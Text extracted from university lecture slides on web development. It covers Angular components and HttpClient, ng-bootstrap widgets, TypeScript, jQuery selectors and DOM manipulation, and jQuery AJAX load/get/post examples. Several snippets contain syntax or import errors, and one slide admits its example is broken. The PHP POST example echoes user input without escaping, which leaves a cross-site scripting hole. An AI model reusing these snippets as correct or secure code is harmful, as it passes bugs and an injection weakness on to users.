  selector: 'app-staff',
  templateUrl: './staff.component.html',
  styleUrls: ['./staff.component.css']
})
export class StaffComponent implements OnInit {
  producers = [
    {
      Name: 'Producer 1',
      Office: '10-11 AM',
      Location: 'Leavey Library (LVL) 201'
    },
    {
      Name: 'Producer 2',
      Office: '9-10 AM',
      Location: 'Leavey Library (LVL) 202'
    },
    {
      Name: 'Producer 3',
      Office: '4-5 PM',
      Location: 'Leavey Library (LVL) 203'
    },
    {
      Name: 'Producer 4',
      Office: '2-3 PM',
      Location: 'Leavey Library (LVL) 204'
    },
    {
      Name: 'Producer 5',
      Office: '5-6 PM',
      Location: 'Leavey Library (LVL) 201'
    },
    {
      Name: 'Producer 6',
      Office: '10-11 AM',
      Location: 'Leavey Library (LVL) 209'
    },
    {
      Name: 'Producer 7',
      Office: '10-11 AM',
      Location: 'Leavey Library (LVL) 202'
    }
  ];
  constructor() { }

  ngOnInit() {
  }

  trackByFn(index, item) {
    return index;
  }
}
```

staff.component.ts

http://csci571.com/examples/Angular/populating_data_static_angluar_2_and_4/index.html

Angular 2+ Repeat from http request

```
<table class="table table-responsive table-striped">
  <tr>
    <th>Name</th>
    <th>Email</th>
    <th>Phone</th>
    <th>Website</th>
  </tr>
  <tr *ngFor="let x of rows">
    <td>{{x.name}}</td>
    <td>{{x.email}}</td>
    <td>{{x.phone}}</td>
    <td>{{x.website}}</td>
  </tr>
</table>
```

```
import { Injectable } from '@angular/core';
import { Http } from '@angular/http';

@Injectable()
export class DataService {

  constructor(private http: Http) { }

  getCustomer() {
    return this.http.get('http://jsonplaceholder.typicode.com/users');
  }
}
```

```
import { DataService } from '../../../../../services/data.service';
import { Component, OnInit } from '@angular/core';

@Component({
  selector: 'app-customer',
  templateUrl: './customer.component.html',
  styleUrls: ['./customer.component.css']
})
export class CustomerComponent implements OnInit {

  rows = [];

  constructor(private dataService: DataService) {
    dataService.getCustomer().subscribe(response => {
      this.rows = response.json();
    });
  }

  ngOnInit() {
  }
}
```

Using **observable** subscription to handle
asynchronized http request

http://csci571.com/examples/Angular/populating_data_external_angluar_2_and_4/index.html

Angular 2+ External UI Components

```
<table class="table table-responsive table-striped">
<tr>
  <th>Name</th>
  <th>Email</th>
  <th>Phone</th>
  <th>Website</th>
</tr>
<tr *ngFor="let x of rows | paginate: { itemsPerPage: 5, currentPage: p }">
  <td>{{x.name}}</td>
  <td>{{x.email}}</td>
  <td>{{x.phone}}</td>
  <td>{{x.website}}</td>
</tr>
</table>

<pagination-controls (pageChange)="p = $event"></pagination-controls>

import { DataService } from './services/data.service';
import { BrowserModule } from '@angular/platform-browser';
import { NgModule } from '@angular/core';
import { HttpClientModule } from '@angular/http';
import { NgxPaginationModule } from 'ngx-pagination';

import { AppComponent } from './app.component';
import { PaginationComponent } from './components/pagination/pagination.component';

@NgModule({
  declarations: [
    AppComponent,
    PaginationComponent
  ],
  imports: [
    BrowserModule,
    HttpClientModule,
    NgxPaginationModule
  ],
  providers: [DataService],
  bootstrap: [AppComponent]
})
export class AppModule { }
```

```
import { DataService } from './services/data.service';
import { Component, OnInit } from '@angular/core';

@Component({
  selector: 'app-pagination',
  templateUrl: './pagination.component.html',
  styleUrls: ['./pagination.component.css']
})
export class PaginationComponent implements OnInit {

  p: number = 1;
  rows = [];

  constructor(private dataService: DataService) {
    dataService.getCustomer().subscribe(response => {
      this.rows = response.json();
    });
  }

  ngOnInit() {
  }
}
```

(sorry example broken)

http://csci571.com/examples/Angular/external_plugins_angular_2_and_4/index.html

Angular 2+ Remove and Insert DOM Element

```
<div>
  <div>
    <input type="checkbox" (click)="toggleShowDiv()"/>
    <label for="showDiv">Toggle DIV</label>
    <div id="my-div" *ngIf="showDiv">New Div</div>
  </div>

</div>
```

```
import { Component, OnInit } from '@angular/core';

@Component({
  selector: 'app-manipulation',
  templateUrl: './manipulation.component.html',
  styleUrls: ['./manipulation.component.css']
})
export class ManipulationComponent implements OnInit {

  showDiv = false;

  constructor() { }

  ngOnInit() {
  }

  toggleShowDiv() {
    console.log('fired');
    this.showDiv = !this.showDiv;
  }
}
```

http://csci571.com/examples/Angular/manipulate_dom_angluar_2_and_4/index.html

Angular 2+ Sort and Search

- Angular 2+ doesn't support *FilterPipe* or *OrderByPipe* mainly because they are expensive operations and they have often been abused in AngularJS apps.
- To learn more about why FilterPipe and OrderByPipe are not supported and what the alternatives are, see this page:
<https://angular.io/guide/pipes#appendix-no-filterpipe-or-orderbypipe>.

Angular Bootstrap : ng-bootstrap

- “Angularized” Bootstrap widgets
- Built such a way that the only external dependency is the Bootstrap CSS
- Hence, no external JS is needed to run ng-bootstrap
- See: <https://ng-bootstrap.github.io/#/home>

```
// installation for Angular CLI (recommended)
```

```
ng add @ng-bootstrap/ng-bootstrap
```

ng-bootstrap Dependencies

The only two required dependencies are Angular and Bootstrap CSS. The supported versions are:

ng-bootstrap	Angular	Bootstrap CSS	Popper
Show older versions			
7.x.x, 8.x.x	10.0.0	4.5.0	
9.x.x	11.0.0	4.5.0	
10.x.x	12.0.0	4.5.0	
11.x.x	13.0.0	4.6.0	
12.x.x	13.0.0	5.0.0	2.10.2

ng-bootstrap Components

Components

Accordion

Alert

Buttons

Carousel

Collapse

Datepicker

Dropdown

Modal

Nav

Pagination

Popover

Progressbar

Rating

Table

Timepicker


Toast

Tooltip

Typeahead

ng-bootstrap Example : Nav

```
1  <ul ngbNav #nav="ngbNav" [(activeId)]="active" class="nav-tabs">
2    <li [ngbNavItem]="#1">
3      <a ngbNavLink>One</a>
4      <ng-template ngbNavContent>
5        <p>Content For Tab 1</p>
6      </ng-template>
7    </li>
8    <li [ngbNavItem]="#2">
9      <a ngbNavLink>Two</a>
10     <ng-template ngbNavContent>
11       <p>Content For Tab 2</p>
12     </ng-template>
13   </li>
14   <li [ngbNavItem]="#3">
15     <a ngbNavLink>Three</a>
16     <ng-template ngbNavContent>
17       <p>Content For Tab 3</p>
18     </ng-template>
19   </li>
20 </ul>
21 <div [ngbNavOutlet]="nav" class="mt-2"></div>
22 <pre>Active: {{ active }}</pre>
23
```



<https://stackblitz.com/run?file=app/nav-basic.ts>

ng-bootstrap Example : Progress Bar

progressbar-striped.html

progressbar-striped.ts

```
<p><ngb-progressbar type="success" [value]="25" [striped]="true"></ngb-progressbar></p>
<p><ngb-progressbar type="info" [value]="50" [striped]="true"></ngb-progressbar></p>
<p><ngb-progressbar type="warning" [value]="75" [striped]="true"></ngb-progressbar></p>
<p><ngb-progressbar type="danger" [value]="100" [striped]="true"></ngb-progressbar></p>
```



ng-bootstrap Example : Table

```
<table class="table table-striped">
  <thead>
    <tr>
      <th scope="col">#</th>
      <th scope="col">Country</th>
      <th scope="col">Area</th>
      <th scope="col">Population</th>
    </tr>
  </thead>
  <tbody>
    <tr *ngFor="let country of countries; index as i">
      <th scope="row">{{ i + 1 }}</th>
      <td>
        <img [src]="'https://upload.wikimedia.org/wikipedia/commons/' + country.flag
              class="mr-2" style="width: 20px">
        {{ country.name }}
      </td>
      <td>{{ country.area | number }}</td>
      <td>{{ country.population | number }}</td>
    </tr>
  </tbody>
</table>
```

#	Country	Area	Population
1	Russia	17,075,200	146,989,754
2	Canada	9,976,140	36,624,199
3	United States	9,629,091	324,459,463
4	China	9,596,960	1,409,517,397

ng-bootstrap Example : Alert

Closable Alert

```
<p *ngFor="let alert of alerts">
  <ngb-alert [type]="alert.type" (closed)="close(alert)">{{ alert.message }}</ngb-alert>
</p>
<p>
  <button type="button" class="btn btn-primary" (click)="reset()>Reset</button>
</p>
```

This is an success alert

X

```
@Component({
  selector: 'ngbd-alert-closeable',
  templateUrl: './alert-closeable.html'
})
export class NgbdAlertCloseable {

  alerts: Alert[];

  constructor() {
    this.reset();
  }

  close(alert: Alert) {
    this.alerts.splice(this.alerts.indexOf(alert), 1);
  }

  reset() {
    this.alerts = Array.from(ALERTS);
  }
}
```

ng-bootstrap Example : Self Closing Alert

```
<ngb-alert #selfClosingAlert *ngIf="successMessage" type="success" (closed)="successMessage = ''">{{  
  successMessage }}  
</ngb-alert>  
<p>  
  <button class="btn btn-primary" (click)="changeSuccessMessage()">Change message</button>  
</p>
```

```
export class NgbdAlertSelfclosing implements OnInit {  
  private _success = new Subject<string>();  
  
  staticAlertClosed = false;  
  successMessage = '';  
  
  @ViewChild('staticAlert', {static: false}) staticAlert: NgbAlert;  
  @ViewChild('selfClosingAlert', {static: false}) selfClosingAlert: NgbAlert;  
  
  ngOnInit(): void {  
    setTimeout(() => this.staticAlert.close(), 20000);  
  
    this._success.subscribe(message => this.successMessage = message);  
    this._success.pipe(debounceTime(5000)).subscribe(() => {  
      if (this.selfClosingAlert) {  
        this.selfClosingAlert.close();  
      }  
    });  
  }  
  
  public changeSuccessMessage() { this._success.next(`${new Date()} - Message successfully changed.`);  
  }  
}
```

This shows self-closing success message that disappears after 5 seconds

Sun Mar 06 2022 03:19:15 GMT+0530 (IST) - Message successfully changed.



Angular HttpClient

- HttpClient is Angular's mechanism for communicating with a remote server over HTTP.
- Make HttpClient available everywhere in the application in two steps.
STEP – 1: Add it to the root AppModule by importing it:

```
src/app/app.module.ts (HttpClientModule import)
```

```
import { HttpClientModule } from '@angular/common/http';
```

Next, still in the `AppModule`, add `HttpClientModule` to the `imports` array:

```
src/app/app.module.ts (imports array excerpt)
```

```
@NgModule({  
  imports: [  
    HttpClientModule,  
  ],  
})
```

Angular HttpClient (cont'd)

- **STEP - 2:** HttpClient Inject
- HttpClient methods are get(), delete(), patch(), post(), put() etc.
 - Inject HttpClient using constructor into our component or service. HttpClient is imported from `@angular/common/http` library as following.
 - Find constructor to inject HttpClient
 - Ready to call HttpClient methods using http instance.

```
import { HttpClient } from '@angular/common/http';
```

```
constructor(private http: HttpClient) {  
}
```

```
getWriterWithFavBooks(): Observable<any> {  
    return this.http.get(this.writerUrl);  
}
```

TypeScript

- Open-source programming language developed and maintained by Microsoft
- Syntactical superset of JavaScript
- Developed by **Anders Hejlsberg**, C# Architect and creator of Turbo Pascal
- First made public in October **2012** (version 0.8)
- Built-in support for TypeScript in Visual Studio 2013+
- Current version is TypeScript 4.3
- TypeScript program can seamlessly consume JavaScript
- TypeScript compiler written in TypeScript
- See: <http://www.typescriptlang.org/>

TypeScript Features

- Extensions to ECMAScript 5th Ed.
 - Type annotations and compile-time type checking
 - Type inference
 - Type erasure
 - Interfaces
 - Enumerated type
 - Mixin
 - Generic
 - Namespaces
 - Tuple
 - Await
- Backported features from ECMAScript 2015
 - Classes
 - Modules
 - Arrow syntax for anonymous functions
 - Optional and default parameters

TypeScript and Angular

- Angular IDE, optimized for Angular 2+
- Commercial product from Webclipse
 - <https://www.genuitec.com/products/angular-ide/>
- TypeScript 3.x validation and debugging
- Angular HTML Template Intelligence
 - Validation
 - Detection of misdefined element tags
 - HTML elements auto-complete
 - TypeScript expressions auto-complete
- Angular-CLI Integration
- Angular Source Navigation
- TypeScript Debugging
- Live Preview
- **Free Trial (for 45 days)** download for 64-bit versions of Windows, macOS and Linux at: <https://www.genuitec.com/products/angular-ide/download/>

Example usage & Related URLs

Examples

- **Hello World:** <https://angularjs.org/#the-basics>
- **Todo List:** <https://angularjs.org/#add-some-control>
- **Advanced Single Page App:** <https://angularjs.org/#wire-up-a-backend>

Related URLs

- **Angular.js website:** <https://angularjs.org>
- **Angular.js on Github:** <https://github.com/angular/angular.js>
- **Tutorial:** <https://docs.angularjs.org/tutorial>
- **Angular.js Course**
<http://campus.codeschool.com/courses/shaping-up-with-angular-js/level/1/section/1/creating-a-store-module>
- **Angular 2+:** <https://angular.io/>
- **Angular 2+ docs:** <https://angular.io/docs>
- **Angular 2+ IDEs, Tools, Libraries, UI Components:** <https://angular.io/resources>

Angular Examples URLs

- **Best Examples of Websites and Applications built with Angular:** <https://clockwise.software/blog/best-angular-applications/>
- **Tour of Heroes App :** <https://stackblitz.com/edit/angular-tour-of-heroes-example>
- **Ng For Example :** <https://stackblitz.com/edit/angular-10-ngfor-example>
- **Angular Forms and Property Binding :** <https://stackblitz.com/edit/angular-disable-form-field-on-select-value>
- **Angular Pipes :** <https://stackblitz.com/edit/angular-simple-examples>

jQuery Tutorial

What is jQuery?



- A framework for client-side JavaScript.
- Frameworks provide useful alternatives for common programming tasks.
- An open-source project at jquery.com
- It simplifies
 - HTML document traversing
 - Event Handling
 - Animating
 - AJAX interactions

What is available with jQuery?

- Cross browser support and detection
- AJAX functions
- CSS functions
- DOM manipulation
- DOM transversal
- Attribute manipulation
- Event detection and handling
- JavaScript animation
- Hundreds of plugins for pre-built user interfaces, advanced animations, form validation, etc
- Expandable functionality using custom plugins
- Small foot print

Downloading jQuery

- Installation – You just download the latest jquery-x.y.z.js file and put it in your website folder
- <http://jquery.com/download>
- jQuery is lightweight: 90KB (minified and uncompressed), 33KB (Minified and Gzipped)
- Latest version is 3.6.0

So How Does jQuery Change How You Write JavaScript?

- jQuery adds a JavaScript object called **\$** or **jQuery** to your JavaScript code.
 - Through manipulation of this JavaScript code, it abstracts away commonly used JavaScript objects into \$ and jQuery, such as the DOM (document), XMLHttpRequest, and JSON
- Example: Instead of

```
var myButton = document.getElementById("myButton");
```
- In jQuery, it's just

```
$("#myButton");
```

jQuery Basic Selectors

- These are examples of “Basic” selectors, based on CSS1:
- All Selector (“*”): selects all elements, sets css properties and returns the number of elements found

```
var elementCount = $("*").css("border", "3px solid red").length;
```

- Class Selector (“.class”): selects all elements with a given class and sets css properties
- Element selector (“element”): selects all elements with the given tag name, e.g. div, and sets css properties

```
$(".myClass").css("border", "3px solid red");
```

- ID selector (“#id”): selects a single element with the given id attribute
- Multiple selector (“selector1, selector2, selectorN”): selects a combined result of all the specified selectors

```
$("#myDiv").css("border", "3px solid red");
```

- For more examples see: <http://api.jquery.com/category/selectors/basic-css-selectors/>

Other jQuery Selector Categories

- JQuery borrows notation from CSS1-3 “selectors”, as a tool to match a set of elements. Here are some examples of what one can do:

- Attribute: selects elements that have the specified attribute and changes the associated text

```
$( "input[value='Hot Fuzz']" ).text( "Hot Fuzz" );
```

- Basic Filter, e.g. selects all elements that are h1, h2, h3, etc and assigns css properties

```
$( ":header" ).css({ background: "#ccc", color: "blue" });
```

- Child Filter, e.g. finds the first span in each div and underlines the text

```
$( "div span:first-child" ).css( "text-decoration", "underline" )
```

- Content Filter, e.g. finds all div containing “John” and underlines them

```
$( "div:contains('John')" ).css( "text-decoration", "underline" );
```

- Form, e.g. finds all buttons and adds the css class “marked” to their properties

```
var input = $( ":button" ).addClass( "marked" );
```

- For more examples see: <http://api.jquery.com/category/selectors>

jQuery Functions

- Either attached to the jQuery object or chained off of a selector statement.
 - E.g., Run a function when the page is fully loaded

```
$( window ).load(function() {
    //run code
});
```
- Most functions return the jQuery object they were originally passed, so you can perform many actions in a single line.
 - E.g., Add the class *bigImg* to all images with height > 100 once the image is loaded

```
 $("img.userIcon" ).load(function() {
    if ( $( this ).height() > 100 {
        $( this ).addClass("bigImg");
    }
});
```
- The same function can perform an entirely different action based on the number and type of parameters.

More jQuery Examples

- Remember these examples?

<http://csci571.com/examples.html#dom>

DOM Examples

- [Example 1](#) → `document.getElementById.style.color`
- [Example 2](#) → `document.getElementsByTagName`
- [Example 3](#) → `document.getElementById().innerHTML`
- [Example 4](#) → Moving Objects Horizontally
- [Example 5](#) → Reversing Nodes in a Document
- [Example 6](#) → DOM and Three innerhtml Examples
- [Example 7](#) → DOM setting CSS Background Property
- [Example 8](#) → DOM setting CSS Background Image Property
- [Example 9](#) → DOM used for switching stylesheets

- We'll revisit the examples, but with jQuery instead!

<https://csci571.com/examples.html#jquery>

Example 1: `document.getElementById.style.color`

John slowly faded into view.

Fade Text

JavaScript w/o jQuery

```
hex=255 // Initial color value.  
function fadetext() {  
    if(hex>0) { //If color is not black yet  
        hex -= 11; // increase color darkness  
  
        document.getElementById("sample").style.color="rgb("+hex+","+"  
hex+","+hex+");  
        setTimeout("fadetext()",20);  
    }  
    else hex=255 //reset hex value  
}
```

<http://csci571.com/examples/dom/ex1.html>

Example 1: `$.fadeOut()`, `$.delay()`, `$.fadeIn()`

John slowly faded into view.

JavaScript with jQuery

```
$(function() { // when document is ready
    $("#fadeText").click(function() { // set a onClick handler on fadeText
        $("h3").fadeOut(125).delay().fadeIn(125);
        // fadeOut the h3 for 125 ms, delay, then fadeIn
    });
});
```

<http://csci571.com/examples/jquery/dom/ex1.html>

Example 2: document.getElementsByTagName

Font1

Font2

Font3

Font4

JavaScript w/o jQuery

```
function handleAllTags()
{ var arrayOfDocFonts;
  if (document.all || document.getElementById) {
      arrayOfDocFonts = document.getElementsByTagName("font");
      alert("Number of font tags in this document are " + arrayOfDocFonts.length + ".");
  }
  else
    document.write("Unrecognized Browser Detected"); }
}
```

JavaScript w/ jQuery

```
$(function() { // when document is ready
    $("#countTags").click(function() { // when countTags is clicked,
        alert("Number of font tags in this document are " + $("font").length);
        // alert the number of font tags in the HTML
    });
});
```

<http://csci571.com/examples/dom/ex2.html>

<http://csci571.com/examples/jquery/dom/ex2.html>

Example 3:

document.getElementById().innerHTML

Number of clicks = 0

JavaScript w/o jQuery

```
var hits = 0;
function updateMessage() {
    hits += 1;
    document.getElementById("counter").innerHTML = "Number of clicks = " + hits; }
```

JavaScript w/ jQuery

```
$(function() {
    var hits = 0;
    $("#updateMessage").click(function() {
        $("#counter").html("Number of clicks = " + ++hits);
    });
});
```

<http://csci571.com/examples/dom/ex3.html>

<http://csci571.com/examples/jquery/dom/ex3.html>

Example 4: `document.getElementById().style.left`

`Move Button right once`

`Move Button down Once`

JavaScript and HTML w/o jQuery

```
<FORM>
<INPUT ID="counter1" STYLE="position:relative; left:0px" TYPE="button" VALUE="Move Button
right once"
    onclick="document.getElementById('counter1').style.left = '500px';">
</FORM>
<br><br><br><br><br><br><br><br><br><br>
<FORM>
<INPUT ID="counter2" STYLE="position:relative; top:0px" TYPE="button" VALUE="Move Button down
Once"
    onclick="document.getElementById('counter2').style.top = '15px';">
</FORM>
```

<http://csci571.com/examples/dom/ex4.html>

Example 4: `$.css();`

`Move Button right once`

`Move Button down Once`

JavaScript and HTML w/ jQuery

```
<FORM>
<INPUT ID="counter1" STYLE="position:relative; left:0px" TYPE="button" VALUE="Move Button
right once"
    onclick="$('counter1').css('left', '500px');">
</FORM>
<br><br><br><br><br><br><br><br><br>
<FORM><INPUT ID="counter2" STYLE="position:relative; top:0px" TYPE="button" VALUE="Move
Button down Once"
    onclick="$('counter2').css('top', '15px');">
</FORM>
```

<http://csci571.com/examples/jquery/dom/ex4.html>

Example 5: document.getElementById(), parseInt()

Move Button

JavaScript w/o jQuery

```
var obj = document.getElementById('counter1');
var xlocation = parseInt(obj.style.left);
function handleClick() {
    xlocation += 50;
    document.getElementById('counter1').style.left = xlocation + "px";}
```

JavaScript w/ jQuery

```
$(function() {
    $("#counter1").click(function() {
        $("#counter1").css("left", (parseInt($("#counter1").css("left"))+50)+"px");
    });
});
```

<http://csci571.com/examples/dom/ex5.html>

<http://csci571.com/examples/jquery/dom/ex5.html>

Example 6: Uses childNodes, removeChild, appendChild

paragraph #1

paragraph #2

paragraph #3

Click Me to Reverse

JavaScript w/o jQuery

```
function reverse(n)
{ // Reverse the order of the children of Node n
  var kids = n.childNodes; // Get the list of children
  var numkids = kids.length; // Figure out how many children there are
  for(var i = numkids-1; i >= 0; i--) { // Loop backward through the children
    var c = n.removeChild(kids[i]); // Remove a child
    n.appendChild(c); // Put it back at its new position
  }
```

<http://csci571.com/examples/dom/ex6.html>

Example 6: `$.children()`, `$.remove()`, `$.append()`;

paragraph #1

paragraph #2

paragraph #3

Click Me to Reverse

JavaScript w/ jQuery

```
var onReady = function() {
    $(".reverse").on("click", function() {
        var kids = $("body").children();
        for(var i = kids.length - 1; i >= 0; i--) {
            var c = $(kids[i]).remove();
            $("body").append(c);
        }
        onReady();
    });
}

$(onReady);
```

<http://csci571.com/examples/jquery/dom/ex6.html>

Example 4b: Uses innerHTML

HTMLElement:innerHTML

value: Hello world
set to: -Select the element ▾

Paragraph

Form button

Division

JavaScript w/o jQuery

```
function setInnerHTML(nm, value) {  
    if (nm == '') return;  
    var element=document.getElementById?document.getElementById(nm):(document.all?document.all(nm):null);  
    if (element) {  
        if(element.innerHTML) {  
            element.innerHTML=value;  
        }  
        else notSupported( );  
    }  
    else NotSupported( );  
}
```

<http://csci571.com/examples/dom/domtest.html>

Copyright Ellis Horowitz 2012-2022

Example 4b: `$.change()` and `$.html()`;

HTMLElement:innerHTML

value: Hello world
set to: -Select the element ▾

Paragraph

Form button

Division

JavaScript w/ jQuery

```
$(function() {
    $("#sel").change(function() {
        var selector = "#" + $("#sel").val();
        $(selector).html($("#input[name='t']").val());
    });
});
```

<http://csci571.com/examples/jquery/dom/ex4b.html>

jQuery & AJAX

- jQuery has a series of functions which provide a common interface for AJAX, no matter what browser you are using.
- Most of the upper-level AJAX functions have a common layout:
 - **`$.func(url[,params][,callback])`**, [] optional
 - url: string representing server target
 - params: names and values to send to server
 - callback: function executed on successful communication.

jQuery AJAX load method



- The **load()** method loads data from a server and puts the returned data into the selected element.
- `$(selector).load(URL,[data,callback]);`
- The selector is usually a reference to div or span tag
- The required *URL* parameter specifies the URL you wish to load.
- The optional *data* parameter specifies a set of querystring key/value pairs to send along with the request.
- The optional *callback* parameter is the name of a function to be executed after the load() method is completed.
- For examples see

<http://csci571.com/ajaxexamples/simple/simpleajaxjquery.html>

or <http://csci571.com/examples.html#jquery> [4 examples under Ajax]

AJAX Example 1

```
<!DOCTYPE html><html><head>
<script
src="https://code.jquery.com/jquery-
3.4.1.min.js">
</script>
<script>
$(document).ready(function(){
    $("button").click(function(){
        $("#div1").load("demo_test.txt
#p1");
    });
});
</script>
</head><body>
<div id="div1"><h2>Let jQuery AJAX
Change This Text</h2></div>
<button>Get External Content</button>
</body></html>
```



AJAX Example 2

```
<!DOCTYPE html><html><head>
<script
src="https://code.jquery.com/jquery-
3.4.1.min.js">
</script><script>
$(document).ready(function(){
    $("button").click(function(){

        $("#div1").load("demo_test.txt",function
        (responseTxt,statusTxt,xhr){
            if(statusTxt=="success")
                alert("External content loaded
successfully!");
            if(statusTxt=="error")
                alert("Error: "+xhr.status+":
"+xhr.statusText);      });
    });
}</script></head><body>


Note: non-jQuery version of .ready:



```
document.addEventListener("DOMContentLoaded",
function(event) { //do work });
```



The image displays three separate Mozilla Firefox browser windows, each showing a different stage of an AJAX interaction:



- Top Left Window: The title bar says "Tryit Editor v1.8 - Mozilla Firefox". The main content area contains the text "Let jQuery AJAX Change This Text" and a button labeled "Get External Content".
- Top Right Window: The title bar says "Tryit Editor v1.8 - Mozilla Firefox". The main content area shows the result of the AJAX call: "jQuery and AJAX is FUN!" Below it, a message box displays "External content loaded successfully!" with an "OK" button.
- Bottom Window: The title bar says "Tryit Editor v1.8 - Mozilla Firefox". The main content area shows the initial state: "This is some text in a paragraph." Below it, a button labeled "Get External Content" is visible.



Copyright Ellis Horowitz 2012-2022



24



```

AJAX Example 3 – GET Method

```
<!DOCTYPE html><html><head>
<script
src="https://code.jquery.com/jquery-
3.4.1.min.js">
</script><script>
$(document).ready(function(){
    $("button").click(function(){

        $.get("demo_test_get.pl",function(data,
status){

            alert("Data: " + data +
"\nStatus: " + status);
        });
    });
});
</script></head><body>
<button>Send an HTTP GET request to a
page and get the result back</button>
</body></html>
```



The `$.get()` method requests data from the server with an HTTP GET request.

The required URL parameter specifies the URL you wish to request.



The optional callback parameter is the name of a function to be executed if the request succeeds.

The following example uses the `$.get()` method to retrieve data from a file on the server

AJAX Example 4 – POST Method

```
<!DOCTYPE html><html><head>
<script src="https://code.jquery.com/jquery-
3.4.1.min.js">
</script><script>
$(document).ready(function(){
    $("button").click(function(){
        $.post("demo_test_post.php",
        {
            name:"Donald Duck",
            city:"Duckburg"
        },
        function(data,status){
            alert("Data: " + data + "\nStatus: " + status);
        });
    });
});
</script></head><body>
<button>Send an HTTP POST request to a page and get
the result back</button>
</body></html>

<?php
echo "Dear ".$_POST["name"]." Hope you live well in
".$_POST["city"];
?>
```



Summary jQuery AJAX Functions

- **\$.func(url[,params][,callback])**
 - \$.get
 - \$.getJSON
 - \$.getIfModified
 - \$.getScript
 - \$.post
- **\$(selector), inject HTML**
 - load
 - loadIfModified
